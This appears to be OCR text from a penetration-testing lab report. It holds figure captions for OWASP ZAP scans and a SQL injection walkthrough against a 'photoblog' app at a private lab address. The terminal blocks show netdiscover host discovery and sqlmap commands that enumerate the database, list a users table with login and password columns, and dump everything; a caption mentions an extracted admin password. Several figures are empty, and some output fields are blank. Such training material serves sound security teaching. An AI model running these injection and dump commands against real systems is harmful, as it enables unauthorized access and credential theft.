
OWASP ZAP web vulnerability scanner interface *Figure 101*



OWASP ZAP vulnerability alert summary *Figure 102*




OWASP ZAP detailed vulnerability report *Figure 103*




Website Vulnerability Assessment NetDiscover *Figure 104*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/thunder49]
└─# netdiscover -i br0 -L

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.0.2     00:00:00:11:11:11      1      42  XEROX CORPORATION
192.168.0.4     00:00:00:11:11:12      1      60  XEROX CORPORATION
192.168.0.5     00:00:00:11:11:13      1      42  XEROX CORPORATION
^C

┌──(root㉿kali)-[/home/thunder49]
└─#
```


SQL Injection Photoblog Initial Page Load Figure 105




SQL Injection Photoblog Parameter Input hacker Figure 106




SQL Injection Photoblog Blank Response After Injection Figure 107




SQL Injection SQL Syntax Error Message Exposure Figure 108




SQL Injection SQL Error Validation Repeated Injection Figure 109




SQL Injection Order By Column Enumeration Failure Figure 110



SQL Injection Union Select Numeric Output Validation Figure 111



SQL Injection Union Select Database Name photoblog Extraction Figure 112



SQL Injection NetDiscover Network Discovery Output Figure 113

```
┌──(thunder49㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/thunder49]
└─# netdiscover -i br0 -L

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 192.168.0.5     00:00:00:11:11:13      1      42  XEROX CORPORATION
^C

┌──(root㉿kali)-[/home/thunder49]
└─#
```


SQL Injection SQLmap Initial Injection Detection Scan Figure 114

```
┌──(root㉿kali)-[/home/thunder49]
└─# sqlmap -u "http://192.168.0.5/cat.php?id=1" --dbs

                                                                               1.8.12#stable
                                                                               https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:21:16 /2026-03-18/

[19:21:16] [INFO] testing connection to the target URL
[19:21:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[19:21:17] [INFO] testing if the target URL content is stable
[19:21:17] [INFO] target URL content is stable
[19:21:17] [INFO] testing if GET parameter 'id' is dynamic
[19:21:17] [INFO] GET parameter 'id' appears to be dynamic
[19:21:17] [INFO] heuristic (basic) test shows that GET parameter '  ' might be injectable (possible DBMS: '     ')
[19:21:17] [INFO] heuristic (XSS) test shows that GET parameter '  ' might be vulnerable to cross-site scripting (XSS) attacks
[19:21:17] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```


SQL Injection SQLmap Database Enumeration Results Figure 115

```
[19:21:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL ≥ 5.0
[19:21:45] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[19:21:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.5'
[19:21:45] [WARNING] your sqlmap version is outdated

[*] ending @ 19:21:45 /2026-03-18/
```

SQL Injection SQLmap Database Tables Listing photoblog Figure 116



SQL Injection SQLmap Database Table Confirmation Output Figure 117



SQL Injection SQLmap Column Enumeration users table Figure 118

```
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[19:25:53] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[19:25:53] [INFO] fetching current database
[19:25:53] [INFO] fetching tables for database: 'photoblog'
[19:25:54] [INFO] fetching columns for table 'users' in database 'photoblog'
[19:25:54] [INFO] fetching columns for table 'pictures' in database 'photoblog'
[19:25:54] [INFO] fetching columns for table 'categories' in database 'photoblog'
Database: photoblog
Table: users
[3 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| id       | mediumint(9) |
| login    | varchar(50)  |
| password | varchar(50)  |
+----------+---------------+

Database: photoblog
Table: pictures
[4 columns]
+--------+---------------+
| Column | Type          |
+--------+---------------+
| cat    | mediumint(9) |
| id     | mediumint(9) |
| img    | varchar(50)  |
| title  | varchar(50)  |
+--------+---------------+

Database: photoblog
Table: categories
[2 columns]
+--------+---------------+
| Column | Type          |
+--------+---------------+
| id     | mediumint(9) |
| title  | varchar(50)  |
+--------+---------------+

[19:25:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.5'
[19:25:54] [WARNING] your sqlmap version is outdated

[*] ending @ 19:25:54 /2026-03-18/
```


SQL Injection SQLmap Database Dump Execution Figure 119

```
┌──(root㉿kali)-[/home/thunder49]
└─# sqlmap -u "http://192.168.0.5/cat.php?id=1" -D photoblog --dump-all

                                                1.8.12#stable
                                                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:28:37 /2026-03-18/

[19:28:37] [INFO] resuming back-end DBMS 'mysql'
```

SQL Injection SQLmap Credential Dump admin password Figure 120

